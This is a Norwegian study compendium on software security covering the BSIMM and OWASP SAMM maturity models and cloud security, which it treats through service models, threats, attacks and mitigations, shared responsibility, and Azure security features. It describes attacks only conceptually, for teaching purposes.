[CP3.2]	15	12.3%				[CR3.4]	4	3.3%	[SE3.7]	9	7.4%
[CP3.3]	7	5.7%				[CR3.5]	2	1.6%			
[T1.1]	77	63.1%	[SR1.1]	83	68.0%	[ST1.1]	100	82.0%	[CMVM1.1]	103	84.4%
[T1.5]	37	30.3%	[SR1.2]	81	66.4%	[ST1.3]	87	71.3%	[CMVM1.2]	101	82.8%
[T1.7]	46	37.7%	[SR1.3]	85	69.7%	[ST2.1]	32	26.2%	[CMVM2.1]	91	74.6%
[T2.5]	27	22.1%	[SR2.2]	52	42.6%	[ST2.4]	15	12.3%	[CMVM2.2]	88	72.1%
[T2.6]	28	23.0%	[SR2.4]	46	37.7%	[ST2.5]	9	7.4%	[CMVM2.3]	64	52.5%
[T2.8]	28	23.0%	[SR2.5]	35	28.7%	[ST2.6]	9	7.4%	[CMVM3.1]	2	1.6%
[T3.1]	3	2.5%	[SR3.1]	22	18.0%	[ST3.3]	2	1.6%	[CMVM3.2]	9	7.4%
[T3.2]	16	13.1%	[SR3.2]	11	9.0%	[ST3.4]	1	0.8%	[CMVM3.3]	12	9.8%
[T3.3]	15	12.3%	[SR3.3]	9	7.4%	[ST3.5]	2	1.6%	[CMVM3.4]	13	10.7%
[T3.4]	14	11.5%	[SR3.4]	24	19.7%				[CMVM3.5]	0	0.0%
[T3.5]	5	4.1%									
[T3.6]	1	0.8%									




Figuren viser hvordan man kan bruke BSIMM for å sammenligne to selskap. Man kan også bruke BSIMM for å vurdere progresjonen over tid for ett selskap eller for å sammenligne ulike enheter innenfor samme selskap.

Merk: ofte vil kurvene overlappe og ha små forskjeller, noe som illustrerer at selskap ikke er spesielle snøflak med «unik» metodikk

OWASP SAMM

OpenSAMM (Software Assurance Maturity Model) (L26)


OpenSAMM er et åpent rammeverk som kan brukes for å formulere og implementere en strategi for programvaresikkerhet, som er tilpasset risikoene organisasjonen møter. OpenSAMM ligner BSIMM, men det er en preskriptiv modell som beskriver hva organisasjoner bør gjøre (dvs. ikke deskriptiv modell som beskriver hva som faktisk gjøres). OpenSAMM består av **fire business kjernefunksjoner** (se figur), der hver kjernefunksjon er delt inn i tre **praksiser** og hver praksis har tre nivåer med **modenhet** (*maturity*).




Modenhetsnivåene brukes for å definere og måle hvor godt sikkerhetsinitiativ et selskap har. OpenSAMM brukes for å forstå hva som bør gjøres for å øke modenheten i håndtering av sikkerheten. De ulike nivåene er:

0. Implisitt utgangspunkt som representerer at aktivitetene i praksisen ikke blir oppfylt
1. Initial forståelse og ad-hoc tilbud av sikkerhetspraksis
2. Økt effektivitet i sikkerhetspraksisen
3. Omfattende mestring av sikkerhetspraksisen i stor grad

OpenSAMM gir beste praksiser og veiledning for hvordan man kan forbedre sikkerhetsnivået ved ulike områder av virksomheten. For eksempel viser figuren under hvilke mål og aktiviteter som kjennetegner de ulike nivåene ved praksisen *Security Testing*.





De tre sikkerhetspraktisene ved Vertification er (eksamen 2014):

1. **Design review** – vurdering og evaluering av programvaredesign og arkitekturen til sikkerhetsrelaterte problem. Dette lar organisasjonen oppdage arkitekturnivå problemer tidlig i SDLC og dermed unngå potensielt store kostnader forbundet med senere refaktorisering.
2. **Code review** – prosessen av å se etter sårbarheter i kildekoden til applikasjonen. All informasjon som trengs for å identifisere sikkerhetsproblemer vil være i koden, og det er ingen substitutt for å se på koden. Det er en fullstendig, effektiv, nøyaktig og rask måte å oppdage sårbarheter i koden. Ulempen er at det krever mye erfaring.
3. **Sikkerhetstesting** – en måte å evaluere sikkerheten til et datasystem eller nettverk, ved å metodisk validere og verifisere effektiviteten til sikkerhetskontroller. Det brukes for å evaluere sikkerheten til web applikasjoner. Prosessen involverer en aktiv analyse av svakheter, tekniske feil eller sårbarheter.

Cloud sikkerhet

Denne delen av kompendiet er basert på forelesningsnotatene og dokumentet Cloud security issues and challenges. Læringsmålene

- **L27. Forklar sikkerhetsegenskaper som gis av Azure**
- **L28. Forklar web applikasjon firewall og dens styrker og svakheter**
- **L29. Forklar delt ansvar mellom utvikler og cloud leverandør**
- **L30. Gi mulige sikkerhetsutfordringer i cloud computing omgivelser**


Cloud computing

Cloud computing er en modell som muliggjør gunstig og ved-behov nettbasert tilgang til et delt pool med konfigurerbare dataressurser (eks: nettverk, applikasjoner), som kan leveres raskt med minimal administrasjonsinnsats eller interaksjon med tjenesteleverandør. Det er on-demand tjenester som lar brukere utnytte virtuell lagring på Internett, uten behov for oppsett av omfattende og kostbar datainfrastruktur. **Essensielle egenskaper ved cloud computing er:**

- **On-demand selvbetjening** – det lar brukere direkte etterspørre, kontrollere og aksessere tjenesten via nettjenester og grensesnitt uten interaksjon med mennesker
- **Rapid elasticity** – ressurser blir skalert etter behovene til forbrukeren. Kunder har mulighet til å kjøpe ubegrenset mengde ressurser
- **Utbredt nettverkstilgang** – data og tjenester er tilgjengelig via standard enheter som mobiler, PCer, nettbrett, osv.
- **Lokasjonsuavhengig ressurs pooling** – en stor fysisk eller virtuell ressurs deles blant flere brukere og aksessen er ikke avhengig av lokasjonen til brukeren
- **Målbar tjeneste** – ressursene kan kontrolleres og skaleres basert på brukerens etterspørsel og betaling

Tjenestemodeller (s. 92)

Tre vanlige typer cloud computing er:



Typer cloud computing

1. **Software as a Service (SaaS)** – programvare som tjeneste. Det lar brukere koble til og bruke skybaserte applikasjoner over internett. Alt av programvare, underliggende infrastruktur, mellomvare og programdata ligger i datasenteret til tjenesteleverandøren. Flere SaaS applikasjoner kjører direkte via nettleseren, slik at brukere ikke trenger noen nedlastninger eller installasjoner på klientsiden. Dette kalles også cloud applikasjonstjenester og det er den mest brukte alternativet for bedrifter i cloud markedet. Eksempler er Google Apps, Dropbox, Salesforce, Cisco WebEX, Concur og GoToMeeting.


SaaS

2. **Platform as a Service (PaaS)** – plattform som tjeneste. Det gir et rammeverk til utviklere som de kan bruke for å lage skreddersydde applikasjoner. Servere, lagring, nettverk, mellomvare og OS blir håndtert av tjenesteleverandøren, mens utviklerne håndterer applikasjonen og dataen. Det lar utviklere slippe å fokusere på OS, programvareoppdatering, infrastruktur, osv. Eksempler er Windows Azure, Google App Engine, Apache Stratos, Openshift, osv.

PaaS

3. **Infrastructure as a Service (IaaS)** – infrastruktur som tjeneste. Infrastrukturen for databehandling blir levert og administrert over internett. Det lar bedrifter unngå

IaaS




utgiftene og kompleksiteten ved å kjøpe og administrere egne fysiske servere og annen infrastruktur. Tjenesteleverandøren administrerer infrastrukturen, mens utvikleren kjøper, installerer, konfigurerer og administrerer programvaren, operativsystem, mellomvare og applikasjoner.

Deployment modeller (s. 92)

Cloud computing kan også deles inn i ulike **deployment modeller:**

- **Private cloud** – ressursen drives og opprettholdes internt av en enkel organisasjon, og ofte innenfor en firewall.
- **Public cloud** – ressursen deles av flere mennesker som betaler skyleverandøren basert på tjenesten de mottar.
- **Hybrid cloud** – består av to eller flere clouds, der noen er private og noen er public.



Sikkerhet ved cloud computing

Cloud computing er lett tilgjengelig og skalerbart, så mange brukere og organisasjoner overfører deres applikasjoner, data og tjenester til skyen. Selv om det gir mange fordeler, har overgangen fra lokal til fjern databehandling også ført med seg mange sikkerhetsproblemer og utfordringer for både forbrukere og leverandører. En leverandør gir tjenestene sine via Internet og bruker mange web teknologier som kan bringe med seg sikkerhetsproblemer. Cloud sikkerhet er en del av programvaresikkerhet, og det beskriver et sett med policyer, teknologier og kontroller som kan brukes for å beskytte dataen og tjenestene (s. 94). **Vanlige bekymringer ved cloud sikkerhet er om brukeren får kontroll over sin egen data, om dataen er sikker og privat og om skyleverandøren er transparent og kompatibel.**

5.3 – Trusler ved cloud sikkerhet

Trusler er noe som kan forårsake skade i et datasystem, og det kan føre til potensielle angrep på datasystemet eller infrastrukturen. Tabellen viser noen trusler som er relatert til sikkerhetsarkitekturen hos cloud tjenester.

Trusler	Beskrivelse	Cloud tjenester	Løsning
Tap av kontrollen over cloud	Alle tjenester og applikasjoner er plassert på en fjern lokasjon som gis av skyleverandøren. Selskap må undersøke alle risikoer assosiert med tap av kontroll over infrastrukturen til skyen. Cloud data sendes fra en lokasjon til en annen lokasjon, der lokasjonene har ulike sikkerhetslover.	SaaS, PaaS, IaaS	Sterk ende-til-ende kryptering, felles standard sikkerhetslover og trust management
Misbruk av cloud computing	Flere skyleverandører gir prøveperioder der man kan registrere seg for å få tilgang til cloud tjenester uten noen sikkerhetsprosesser. Dette gjør at leverandøren ikke har tilstrekkelig kontroll over brukeren og det kan utnyttes for å utføre angrep og spamme tjenesten	SaaS, PaaS, IaaS	Initial registreringsprosess bør følge en streng autentisering med validering og verifisering.
Usikkert grensesnitt og API	Skyleverandører gir grensesnitt og APIs som lar bruker kommunisere med cloud tjenesten, og sikkerheten og tilgjengeligheten til skyen avhenger av sikkerheten til disse	SaaS, PaaS, IaaS	Sørg for kryptert datatransport, sterk aksesskontroll og autentisering
Malicious insiders	Skyleverandører må unngå at ansatte kan få tilgang til konfidensiell data og påvirke cloud tjenesten	SaaS, PaaS, IaaS	Overtredelser må varsles, og sikkerhet og administrasjon må være transparent
Identitetstyveri	En angriper utgir seg for å være en legitim bruker	SaaS, PaaS, IaaS	Sterk passord policy og gode autentiseringsmetoder.
Datatap og lekkasje	Data blir slettet, endret eller stjålet når det er ingen backup, eller nøkkelen tapes slik at data ikke kan dekrypteres	SaaS, PaaS, IaaS	Sørg for sikker autentisering, autorisering, sterke nøkler, osv.

For flere trusler, se side 96-97 i Cloud security issues and challenges.

5.4 – Angrep på cloud sikkerhet

Cloud computing har høy verdi for virksomheter, så det blir stadig utviklet nye typer angrep på cloud sikkerheten. Tabellen viser noen angrepstyper som kan utføres på cloud tjenester.

Angrep	Beskrivelse	Cloud tjenester	Løsning
DoS angrep	SYN flood attack der angriper sender flere TCP pakker med SYN flagget satt til leverandøren, som tror at pakken er sendt fra en pålitelig bruker. Leverandøren etablerer mange TCP koblinger med angriper og blokkeres dermed fra å etablere koblinger med legitime brukere. Dette kan påvirke tilgjengeligheten til tjenesten.	SaaS, PaaS, IaaS	Sterk autentisering og autorisering
Injeksjonsangrep	En ressurs som blir tildelt en angriper kan senere tildeles en annen bruker. Angriperen kan utnytte dette ved å lage et nytt malicious image av den tildelte ressursen og forsøke å injisere den skadelige ressurser i cloud miljøet. Dette kan gjøre at legitim bruker mottar skadelig ressurs.	PaaS	Hashfunksjon som sikrer integriteten hos tjenesten
Angrep på virtualisering	Virtualisering er prosessen av å hente tjenester, applikasjoner, ressurser og OS fra maskinvaren som de kjører på (skaper virtuell maskin: VM). Angriper kan forsøke å få kontroll over den virtuelle maskinen. Dette kan gjøre at angriper får aksess til kredentialer hos en annen bruker og kan dermed ta over brukersesjonen.	IaaS	VM isolering
Port skanning	En angriper kan bruke åpne porter, IP adresser og MAC adresser som hører til en kobling for å stjele informasjon. Dette kan føre til uforventet oppførsel hos tjenesten og påvirke tilgjengelighet	SaaS, PaaS, IaaS	Sterk port sikkerhet

For flere angrep, se side 98 i Cloud security issues and challenges.

Sikkerhetsutfordringer ved cloud computing (seksjon 6) (L30)

Noen sikkerhetsutfordringer ved cloud computing er:


- Datalagring og behandling
- Virtualisering
- Internett og tjenester
- Nettverk
- Aksesskontroll
- Programvare
- Trust management
- Overholdelse og juridiske aspekter

Vi ser nærmere på disse.

Merk: denne delen er nesten ikke dekket i forelesning og innebærer mye pensum , så jeg har forsøkt å dekke et overblikk

Datalagring og behandling (s. 99-101)

Data er en viktig del av cloud computing. Kunder kan være tilbakeholdne med å gi sin informasjon, fordi de frykter at dataen skal gå tapt eller stjeles. **Det er viktig at integritet og konfidensialitet opprettholdes under prosessering av dataen og at den blir permanent lagret i registrene (hindrer datatap).**




Sikkerhetsutfordringer ved lagring og behandling av data er:

- **Datalagring** – tap av kontroll er et stort problem i cloud computing og det er vanskeligere å sjekke integritet og konfidensialitet. Mange leverandører bruker sikkerhetskopier som ligger på en annen server for å sikre tilgjengelighet og unngå tap av data. Lagring ved flere lokasjoner kan medføre nye sikkerhetstrusler og juridiske problemer (ulike land kan ha ulike policyer).
- **Upålitelig databehandling** – uærlig databehandling, feil i sikkerhetskopier, skadelige servere, miskonfigurasjon, osv. kan føre til at uønsket resultat blir produsert

- **Data og tjeneste tilgjengelighet** – de fysiske og virtuelle ressursene (database og prosesseringsservere) hos cloud computing er svært tilgjengelig, noe som kan gjøre systemet mer utsatt for DoS angrep som kan føre til forfalsket ressursbruk.
- **Kryptografi –** bruk av usikre kryptografi mekanismer eller dårlig nøkkel management gjør dataen utsatt. AES og MAC brukes for å sikre konfidensialitet og integritet.
- **Cloud data resirkulering** – rom i skyen blir gjenbrukt etter at dataen har blitt brukt og slettet, men det er viktig å sikre at dataen hos forrige bruker ikke er tilgjengelig for neste bruker. Sanitering brukes for å rengjøre og fjerne bestemte deler av dataen fra en ressurs
- **Malware** – hvis et system inneholder skadelig programvare vil arv gjøre at denne spres over skyen. Malware er veldig skadelig for skyenheter fordi de kan slette eller ødelegge cloud dataen.


Virtualisering (s. 99-101)



Grunnen til at cloud computing er så mye brukt er virtualiseringen. Mange angripere utfører co-lokasjonsangrep for å få tilgang til tjenestene.
Figuren viser sikkerhetsutfordringer ved virtualisering, og noen av disse er:

- **Mobilitet** – VM kloning gjør at det lages flere VM kopier av samme images på tvers av nettverket. Hvis en angriper får tak i en kopi kan angriperen lese dataen og få tak i passordet. VM mobilitet gjør at VM images lages raskt, noe som kan føre med seg nye sikkerhetsproblemer og utfordringer
- **Malware** – virtualisering og sandboxing teknikker som brukes i cloud computing er en åpen dør for skadelige programvare. Det er vanskelig å utføre malware angrep på VM, men hvis det er suksessfullt kan det gjøre stor skade.


Internett og tjenester (s. 105-106)



Cloud computing bruker internett for å sende digital data i form av et stort antall pakker mellom kilde og destinasjon. **Dataen sendes gjennom flere noder, så det er ikke trygt**. Det kan for eksempel være utsatt for pakke sniffing, malware injeksjon, portskanning, IP spoofing, osv. Figuren viser sikkerhetsutfordringer ved internett og tjenester, og noen av disse er:

- **Internett protokoller** – dersom web applikasjoner bruker usikre protokoller (eks: HTTP, IP, DHCP, osv.) kan de være utsatt for angrep. Dette kan gjøre at cloud computing blir utsatt for session hijacking, cookie theft, cookie poisoning, osv.
- **Web teknologier** – web applikasjoner må beskyttes mot Det , SQL injeksjon, code injection, osv. De må også sørge for sikker autentisering og session management

Nettverk (s. 106)




Nettverket er den grunnleggende komponenten ved cloud computing, så man **må også ta hensyn til sikkerhetsproblemer ved nettverkslaget, fordi disse kan direkte påvirke cloud systemet.** Problemene vil gjelde både interne og eksterne nettverk. Angripere kan utføre DoS angrep for å påvirke tilgjengeligheten til tjenesten. Dette kan også påvirke båndbredde og dermed overbelaste nettverket. Sikkerhetsutfordringer ved nettverk er:

- **Mobile plattformer** – mange brukere benytter seg av smarttelefoner for å aksessere cloud applikasjoner og tjenester. Disse enhetene kan produsere skadelige programvare og de har en rekke sårbarheter, slik som jailbreaking (s. 104)
- **Grensesikkerhet** – et stort problem i cloud computing er å oppnå tilstrekkelig sikkerhet i det dynamiske nettverket. Det er gitt noen standarder og

kontrollmekanismer, men disse er ikke tilstrekkelig for å oppfylle alle sikkerhetskrav. For eksempel har firewalls begrensninger som kan utnyttes.


Aksesskontroll (s. 106-108)



Aksesskontroll er nødvendig for å beskytte mot uautorisert lesing eller skriving, og i cloud computing vil dette ofte involvere **autentisering med email/brukernavn og passord**. Figuren viser sikkerhetsutfordringer ved aksesskontroll, og noen av disse er:

- **Bruker kredentialer** – i store applikasjoner vil user management involvere stort overhead, siden det er et stort antall brukere. Management av brukere er derfor en kompleks oppgave, noe som kan resultere i tap av kontroll. Det er også viktig at direktoratet og mekanismen for gjenoppretting av passord er sikret. Hvis kredentialer blir stjålet vil angriperen kunne få tilgang til sensitiv informasjon.
- **Autentisering** – svak autentiseringsmekanisme gjør at cloud systemet blir utsatt for brute-force eller dictionary angrep. Dersom systemet gir flere cloud tjenester kan SSO brukes (s. 67).


Programvaresikkerhet (s. 109)



Utviklere skriver programvare vha. ulike programmeringsspråk og plattformer. Programvaresikkerheten til et system kan ikke måles, og selv om utvikleren følger et sett med regler og begrensninger, kan en enkel liten bug føre til et sikkerhetsproblem. Sikkerhetsutfordringer ved programvare er:

- **Plattformer og rammeverk** – de fleste plattformene og rammeverk har noen kjente sårbarheter som kan utnyttes
- **User frontend** – miskonfigurasjon og uautorisert aksess gjør grensesnittet sårbart for angrep for eksempel for injeksjon og XSS angrep.


Trust management (s. 109-110)



Pålitelighet er en ikke-målbar parameter i cloud computing, og det må være tilstede mellom kunden og skyleverandøren for at kunden skal outsource deres business og data. Brukere må også kunne stole på ressursene som brukes, inkluder lagringsenheter, virtualisering mekanismer, osv. Det er flere grunner til at det ikke etableres *trust* mellom de to partene, og figuren viser noen av sikkerhetsproblemene ved trust management, der en av disse er:

- **Menneskelig aspekt** – problemer i *trust* modellen er at brukere deler passord med venner og familie, phising emails, svake passord, osv.

Overholdelse og juridiske aspekter (s. 110-111)




SLA er et viktig dokument i cloud business modellen, fordi den inneholder en enighet som er signert av begge partene og betingelser for tjenesten. Figuren viser noen av sikkerhetsproblemene ved trust management, og en av disse er:

- **Juridiske problemer** – et cloud system kan være distribuert over flere servere som er lokalisert i ulike land. En utfordring kan være at enkelte land ikke tillater at data og informasjon krysser landegrensen.

Delt ansvar (L29)

De ulike typene cloud computing innebærer at leverandører og kunder av cloud systemet får ulike typer ansvar. Tabellen under viser hvordan ansvaret deles mellom de to partene. For eksempel ved SaaS vil leverandøren håndtere alt av applikasjoner, programvare, infrastruktur, mellomvare, osv. og vil derfor ha ansvar for sikkerheten og personvernet til applikasjonene, mens kunden må følge den gitte sikkerhetspolicyen. **Leverandører av IaaS og PaaS har ansvar for å sikre riktig konfigurasjon**, som vil innebære riktig bruk av sikkerhetspolicy, aksesskontroll, sikkerhetssenter, firewall, osv. **Det vil være en balanse mellom sikkerhetskonfigurasjon og kostnader.**



Type	Leverandør-ansvar	Kunde-ansvar
SaaS	Mer ansvar for sikkerheten og personvernet til applikasjoner	Ansvar for å følge sikkerhetspolicyen
PaaS	Ansvar for å isolere applikasjonen til kunden	Ansvar for beskytte applikasjonen
IaaS	Ansvar for å tilby grunnleggende, lavnivå data protection	Ansvar for å sikre OS, applikasjonen og innholdet

Eksempel – IaaS ansvar ved Azure

Figuren til høyre viser at IaaS leverandør-ansvaret hos Azure innebærer at Microsoft sikrer:

Azure physical security

- **Fysiske assets** – Microsoft designer, bygger og drifter datasenter på en slik måte at det gir streng kontroll over den fysiske aksessen til lokasjoner der data er lagret (dvs. beskyttelse mot at angripere møter opp og bryter seg inn på datasenter). Microsoft forstår ansvaret de har for å beskytte dataen og bruker mye ressurser på å sikre datasentrene og andre fysiske assets. Dette krever flere lag med fysisk beskyttelse av bygninger, datarom, osv. De bruker avanserte sikkerhetskontroller, slik som videodekning og biometrisk autentisering. Microsoft vil også ha ansvar for vedlikehold av all maskinvare.
- **Drift av datasenter** – datasentrene inneholder senter for sikkerhetsoperasjoner som er i kontinuerlig drift gjennom hele året. Dette innebærer omfattende og raske hendelsesvurderinger og kontinuerlig overvåkning av sikkerhetseksperter.

Azure data protection

- **Cloud infrastruktur** – inkluderer beskyttelsessystem mot Distribuert Denial of Service (DDOS) angrep, omfattende sikkerhetskopiering (hindre datatap), kryptering av data, sikker multi-tenancy (dvs. programvare kan sikkert kjøre på flere servere) og data segregering (dvs. dataen hos ulike kunder blir isolert fra hverandre).

Figuren viser også kunde-ansvaret ved IaaS Azure, som inkluderer å sikre og kontrollere de virtuelle maskinene, applikasjonene og dataen.


Sikkerhetsegenskaper gitt av Azure (L27)


Ansvaret for leverandører av IaaS og PaaS er altså å sikre riktig konfigurasjon, som involverer bruk av sikkerhetspolicy, aksesskontroll, sikkerhetssenter og web applikasjon firewall. Vi ser nærmere på hvordan Azure implementerer disse elementene.

Azure – sikkerhetspolicy

Azure sikkerhetspolicy

En sikkerhetspolicy definerer hva som skal være tillatt eller ikke i ressursen som utvikles, og det hjelper utviklere med å overholde sikkerhetskravene til organisasjonen eller regulatorer. **Azure Security Center lar brukere velge og skreddersy en sikkerhetspolicy og vil komme med sikkerhetsanbefalinger basert på valget.**





Azure – aksesskontroll

Azure Security Center bruker Role-Based Access Control (RBAC, s. 66) for å kontrollere tilgangen til Azure ressurser. Dette innebærer at brukere tildeles ulike roller, og hver rolle har en bestemt autorisering. Azure gir innebygde roller, slik som eier, bidragsyter og leser. Disse rollene kan tildeles individuelle brukere, grupper av brukere eller tjenester.

Azure aksesskontroll


Azure – sikkerhetssenter

Azure Security Center er et enhetlig sikkerhet management system som styrker sikkerheten til datasenter og gir avansert trussel beskyttelse i cloud omgivelsene. Eksempler på angrep som kan identifiseres av dette sikkerhetssenteret er SQL brute-force angrep, DDoS angrep (bruker cyber threat intelligence) og skadelig bruk av gode applikasjoner.

Azure Security Center

Azure – web applikasjon firewall (L28)

